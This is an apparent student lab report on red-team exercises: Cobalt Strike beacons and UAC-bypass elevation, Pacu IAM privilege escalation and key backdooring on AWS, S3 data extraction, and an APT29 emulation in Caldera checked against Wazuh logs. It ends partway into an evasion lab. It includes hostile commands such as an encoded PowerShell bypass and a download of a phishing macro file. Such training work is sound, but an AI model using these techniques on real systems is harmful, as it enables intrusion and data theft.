

Practical Application

Date-09/09/2025

Report Creator-Sudeep Kumar Gupta

Contents-

- (1) Advanced C2 Lab
- (2) Cloud Attack Lab
- (3) Adversary Emulation Lab
- (4) Advanced Evasion Lab
- (5) Cloud Privilege Abuse Simulation
- (6) Automated Attack Orchestration
- (7) Living-Off-the-Land Lab
- (8) Comprehensive Reporting Lab
- (9) Capstone Project: Full Adversary Simulation


(1) Advanced C2 Lab

Tools: Cobalt Strike, PoshC2, Metasploit.

Tasks: Set up a C2 infrastructure, manage sessions, customize payloads.

C2 Setup: Configure a Cobalt Strike HTTPS beacon in a lab.

(a) Start Cobalt Strike



(b) Start Attack


The image shows two screenshots of the Cobalt Strike interface. The top screenshot shows the 'Attacks' menu with 'Web Drive-by' selected, and the 'Scripted Web Delivery (S)' option highlighted. The bottom screenshot shows the 'Scripted Web Delivery (S)' configuration window with the following settings:

- URI Path: /a
- Local Host: 34.207.199.101
- Local Port: 80
- Listener: ec2 - secure http
- Type: powershell
- x64: ☒ Use x64 payload
- SSL: ☐ Enable SSL

The main interface shows a table with the following columns: name, payload, host, port, bindto, beacons, and profile. The table contains one entry:


name	payload	host	port	bindto	beacons	profile
ec2 - secure http	windows/beacon_httpreverse...	34.207.199.101	80		54.158.156.250, 34.207.19...	default

Establish a session with a Windows VM(AWS EC2).



Payload Customization: Generate a stageless PowerShell beacon.

(a) Pivot Graph



Cobalt Strike View Attacks Reporting Help



Event Log X Beacon 10.10.10.191@6020 X

```
[*] host called home, sent: 24 bytes
[*] established link to child beacon: 10.10.10.191
beacon> run whoami /groups
[*] Tasked beacon to run: whoami /groups
```

[D51] jim.stevens/6020 last: 3s

Cobalt Strike View Attacks Reporting Help



Event Log X Beacon 10.10.10.191@6020 X

```
[*] Tasked beacon to run: whoami /groups
[*] host called home, sent: 44 bytes
[*] received output:
```

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

[D51] jim.stevens/6020 last: 4s

(b) Creation of session by fetching user detail

The screenshot displays the Cobalt Strike interface, which is used for conducting penetration tests. The top section shows a network diagram with two hosts: 'jim.stevens WS1 @ 6020' and 'sqladmin WS1 @ 6060'. A green arrow indicates a connection from the first host to the second.

The main window shows a list of users and groups, including 'NT AUTHORITY\INTERACTIVE', 'COMSOLE LOGON', 'NT AUTHORITY\Authenticated Users', 'NT AUTHORITY\This Organization', 'LOCAL', 'CORP\Domain Admins', 'CORP\Denied RODC Password Replication Group Alias', and 'Mandatory Label\Medium Mandatory Level'. The 'sqladmin' user is selected, and the 'runasadmin' command is entered in the command line.

A 'PowerShell One-liner' dialog box is open, prompting the user to generate a single use one-liner that runs payload within this session. The 'Listener' is set to 'local - tcp (priv esc)' and the 'x64' checkbox is checked. The 'Launch' button is highlighted.

The bottom section shows the 'Beacon Command Elevators' table, which lists various exploits and their descriptions:

Exploit	Description
ms10-032	Secondary Logon Handle Privilege Escalation (CVE-2010-099)
uac-cmstploc	Bypass UAC with CMSTPLUA COM interface
uac-eventvwr	Bypass UAC with eventvwr.exe
uac-schtasks	Bypass UAC with schtasks.exe (via SilentCleanup)
uac-token-duplication	Bypass UAC with Token Duplication
uac-wscript	Bypass UAC with wscript.exe

(c) Access duplicate session

The screenshot displays the Cobalt Strike interface. At the top, a diagram illustrates the beacon session flow: a host (jim.stevens WS1 @ 6020) connects to a listener (sqladmin WS1 @ 6060), which then connects to a child beacon (sqladmin * WS1 @ 6532). Below this, the Event Log shows the beacon's execution of commands like 'uac-schtasks', 'uac-token-duplication', and 'uac-wscript'. The main console window shows the beacon's output, including the creation of a PowerShell one-liner and the execution of 'runasadmin uac-cmstplua powershell -nop -exec bypass -EncodedCommand'. The bottom section shows a table of active sessions.

external	internal *	listener	user	computer	note	process	pid	arch	last
172.16.30.131	10.10.10.191	local - http	jim.stevens	WS1		jusched.exe	6020	x86	632ms
10.10.10.191	10.10.10.191	local - http	sqladmin	WS1		rundll32.exe	6060	x86	6s
10.10.10.191	10.10.10.191	local - http	sqladmin *	WS1		powershell.exe	6532	x86	24s

Summary: Write a 50-word C2 setup summary.

A Cobalt Strike C2 server was configured using an HTTPS listener on port 443. A stageless PowerShell beacon was generated and executed in a lab environment. The beacon successfully established a callback to the team server, enabling remote command and control without writing to disk, evading basic antivirus detection.

(2) Cloud Attack Lab

Tools: Pacu, awscli, CloudGoat.

Tasks: Enumerate cloud assets, escalate privileges, exfiltrate data.

Cloud Recon: Enumerate S3 buckets with awscli.

(a) List All S3 Buckets (Globally)

```
(pacu-env)-(root@kali)-[/home/kali/Desktop]
# aws s3 ls
2025-09-09 13:52:38 tteestbucket
```

(b) List Contents of a Specific Bucket


```
(pacu-env)-(root@kali)-[/home/kali/Desktop]
# aws s3 ls s3://tteestbucket
2025-09-09 13:54:00      79285 WhatsApp Image 2025-01-11 at 13.59.11.jpg
```

(c) Recursive Enumeration of All Files

```
(pacu-env)-(root@kali)-[/home/kali/Desktop]
# aws s3 ls s3://tteestbucket --recursive
2025-09-09 13:54:00      79285 WhatsApp Image 2025-01-11 at 13.59.11.jpg
```

Privilege Escalation: Exploit an IAM misconfiguration using Pacu.

(a) Pacu Start



```
Found existing sessions:
[0] New session
[1] asdf
Choose an option: 1
```


(b) Run IAM Policy Scan

```
to parse the data returned. Warning: The AWS CLI's authentication is not related to Pacu. Be careful to ensure that you are using the keys you want when using the AWS CLI. It is suggested to use AWS CLI profiles to solve this problem
Generate a URL that will log the current user/role in to the AWS web console

console/open_console

Pacu (asdf:admin) > run iam_privesc_scan
Running module iam_privesc_scan...
[iam_privesc_scan] Escalation methods for current user:
[iam_privesc_scan] CONFIRMED: CreateNewPolicyVersion
[iam_privesc_scan] CONFIRMED: SetExistingDefaultPolicyVersion
[iam_privesc_scan] CONFIRMED: CreateAccessKey
[iam_privesc_scan] CONFIRMED: CreateLoginProfile
[iam_privesc_scan] CONFIRMED: UpdateLoginProfile
[iam_privesc_scan] CONFIRMED: AttachUserPolicy
[iam_privesc_scan] CONFIRMED: AttachGroupPolicy
[iam_privesc_scan] CONFIRMED: PutUserPolicy
[iam_privesc_scan] CONFIRMED: PutGroupPolicy
[iam_privesc_scan] CONFIRMED: AddUserToGroup
[iam_privesc_scan] Attempting confirmed privilege escalation methods...

[iam_privesc_scan] Starting method CreateNewPolicyVersion...

[iam_privesc_scan] Is there a specific policy you want to target? Enter its ARN now (just hit enter to automatically figure out a valid policy to target):
```

(c) Privilege Scan Check

```
[iam_privesc_scan] Method failed. Trying next potential method...
[iam_privesc_scan] Starting method CreateAccessKey...

[iam_privesc_scan] Is there a specific user you want to target? They must not already have two sets of access keys created for their user. Enter their user name now or just hit enter to enumerate users and view a list of options:
[iam_privesc_scan] Found 1 user(s). Choose a user below.
[iam_privesc_scan] [0] Other (Manually enter user name)
[iam_privesc_scan] [1] admin
[iam_privesc_scan] Choose an option: 1
[iam_privesc_scan] Running module iam_backdoor_users_keys...
[iam_backdoor_users_keys] Backdoor the following users?
[iam_backdoor_users_keys] admin
[iam_backdoor_users_keys] FAILURE: LimitExceeded
[iam_backdoor_users_keys] iam_backdoor_users_keys completed.

[iam_backdoor_users_keys] MODULE SUMMARY:
0 user key(s) successfully backdoored.

[iam_privesc_scan] iam_privesc_scan completed.

[iam_privesc_scan] MODULE SUMMARY:
Privilege escalation was successful

Pacu (asdf:admin) >
```

Summarize

Pacu use for store session data from each project in a separate session. Actions can also hide from any monitoring service like cloud trail, cloud watch alarms, Guard duty etc. you can also disable monitoring services.

Exfiltration: Extract mock data from an S3 bucket; confirm receipt in logs.

(a) Output

```
[+] Downloading customer_data.csv
[+] Downloading secrets.txt
[+] Files saved to ./loot/s3_exfil
```


(b) AWS S3 Logs

General purpose buckets

All AWS Regions

Directory buckets

General purpose buckets (1) Info

Refresh

Copy ARN

Empty

Delete

Create bucket

Buckets are containers for data stored in S3.

Find buckets by name

< 1 > ⚙

Name

▲

AWS Region

▼

Creation date

▼

☐

tteestbucket

Europe (Stockholm) eu-north-1

September 9, 2025, 23:22:35 (UTC+05:30)

▶ Account snapshot Info

Updated daily

View dashboard

Storage Lens provides visibility into storage usage and activity trends.

▶ External access summary - new Info

Updated daily

External access findings help you identify bucket permissions that allow public access or access from other AWS accounts.

tteestbucket Info

Objects

Properties

Permissions

Metrics

Management

Access Points

Objects (1)

Refresh

Copy S3 URI

Copy URL

Download

Open

Delete

Actions

Create folder

Upload

Objects are the fundamental entities stored in Amazon S3. You can use [Amazon S3 inventory](#) to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly grant them permissions. [Learn more](#)

Find objects by prefix

< 1 > ⚙

☐

Name

▲

Type

▼

Last modified

▼

Size

▼

Storage class

▼

☐

WhatsApp Image

2025-01-11 at 13.59.11.jpg

jpg

September 9, 2025, 23:24:00 (UTC+05:30)

77.4 KB

Standard

Properties

Permissions

Versions

Object overview

Owner

97be001b12fbc0663ad248435ca6b422d4e33ab15e2b661852cedb64dbdbdd67

AWS Region

Europe (Stockholm) eu-north-1

Last modified

September 9, 2025, 23:24:00 (UTC+05:30)

Size

77.4 KB

Type

jpg

Key

WhatsApp Image 2025-01-11 at 13.59.11.jpg

S3 URI

s3://tteestbucket/WhatsApp Image 2025-01-11 at 13.59.11.jpg

Amazon Resource Name (ARN)

arn:aws:s3:::tteestbucket/WhatsApp Image 2025-01-11 at 13.59.11.jpg

Entity tag (Etag)

72ea0a004b62d5a20dd69d58da6e1ec8

Object URL

https://tteestbucket.s3.eu-north-1.amazonaws.com/WhatsApp+Image+2025-01-11+at+13.59.11.jpg

3. Adversary Emulation Lab

Tools: Caldera, Metasploit, Evilginx2.


Tasks: Emulate an APT29 attack, test blue team detection.

Emulation: Simulate APT29 phishing and persistence with Caldera.




Overview

APT29 is threat group that has been attributed to Russia's Foreign Intelligence Service (SVR). They have operated since at least 2008, often targeting government networks in Europe and NATO member countries, research institutes, and think tanks. APT29 reportedly compromised the Democratic National Committee starting in the summer of 2015. In April 2021, the UK governments and US attributed the SolarWinds Compromise to the SVR; public statements included citations to APT29, Cozy Bear, and The Dukes. Industry reporting also referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, Dark Halo, and SolarStorm.

(a) Caldera Login Page



(b) Creation of Custom Adversary Profile



(c) Start Operation

Start New Operation

Operation Name

Adversary

Fact Source

Group

Planner

Obfuscators

Autonomous ☒ Run autonomously ☐ Require manual approval

Parser ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close ☒ Keep open forever ☐ Auto close operation

Run State ☒ Run immediately ☐ Pause on start

Jitter (sec/sec) /

(d) Operation Simulation

Operations

Simulation of an Attack Chain - 6 decisions | 5 min ago


Simulation of an Attack Chain

Obfuscator: ☒ Autonomous

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
3/19/2025, 5:14:52 PM GMT	success	Download Macro-Enabled Phishing Attachment	initial-access	iohfv	VIC-Windows-02	5916	View Command	No output Copy
3/19/2025, 5:15:07 PM GMT	success	Create a Process using WMI Query and an Encoded Command	execution	iohfv	VIC-Windows-02	10580	View Command	View Output Copy
3/19/2025, 5:16:07 PM GMT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	iohfv	VIC-Windows-02	6820	View Command	No output Copy
3/19/2025, 5:17:12 PM GMT	success	Identify local users	discovery	iohfv	VIC-Windows-02	1292	View Command	View Output Copy
3/19/2025, 5:18:02 PM GMT	success	Zip a Folder with PowerShell for Staging in Temp	collection	iohfv	VIC-Windows-02	19780	View Command	No output Copy
3/19/2025, 5:18:47 PM GMT	success	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	iohfv	VIC-Windows-02	11796	View Command	View Output Copy

Blue Team Detection: Analyze Wazuh logs for detection points.

(a) Wazuh Dashboard



(b) Initial Access Detection by Wazuh

Document Details		View surrounding documents	View single document
<code>_index</code>	wazuh-alerts-4.x-2025.03.19		
<code>agent.id</code>	002		
<code>agent.ip</code>	172.30.1.81		
<code>agent.name</code>	VIC-Windows-02		
<code>data.win.eventdata.commandLine</code>	powershell.exe -ExecutionPolicy Bypass -C "\$url = 'http://172.30.1.71:8080/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri \$url -OutFile \$env:TEMP\\PhishingAttachment.xlsm\"		
<code>data.win.eventdata.company</code>	Microsoft Corporation		
<code>data.win.eventdata.currentDirectory</code>	C:\\Windows\\system32\\		
<code>data.win.eventdata.description</code>	Windows PowerShell		
<code>data.win.eventdata.fileVersion</code>	10.0.19041.3996 (WinBuild.160101.0800)		
<code>data.win.eventdata.hashes</code>	MD5=2E5A8590CF6848968FC23DE3FA1E25F1, SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3, IMPHASH=3D08F4848535206D772DE145804FF4B6		
<code>data.win.eventdata.image</code>	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe		
<code>data.win.eventdata.integrityLevel</code>	High		
<code>data.win.eventdata.logonGuid</code>	{d52f39ae-87af-67da-e22c-b50100000000}		
<code>data.win.eventdata.logonId</code>	0x1b52ce2		

4. Advanced Evasion Lab

Tools: msfvenom, Veil, proxychains.

Tasks: Create and test obfuscated payloads, bypass network controls.

Payload Obfuscation: Encode a Metasploit payload with msfvenom to bypass AV.

(a) Payload creation by using msfvenom

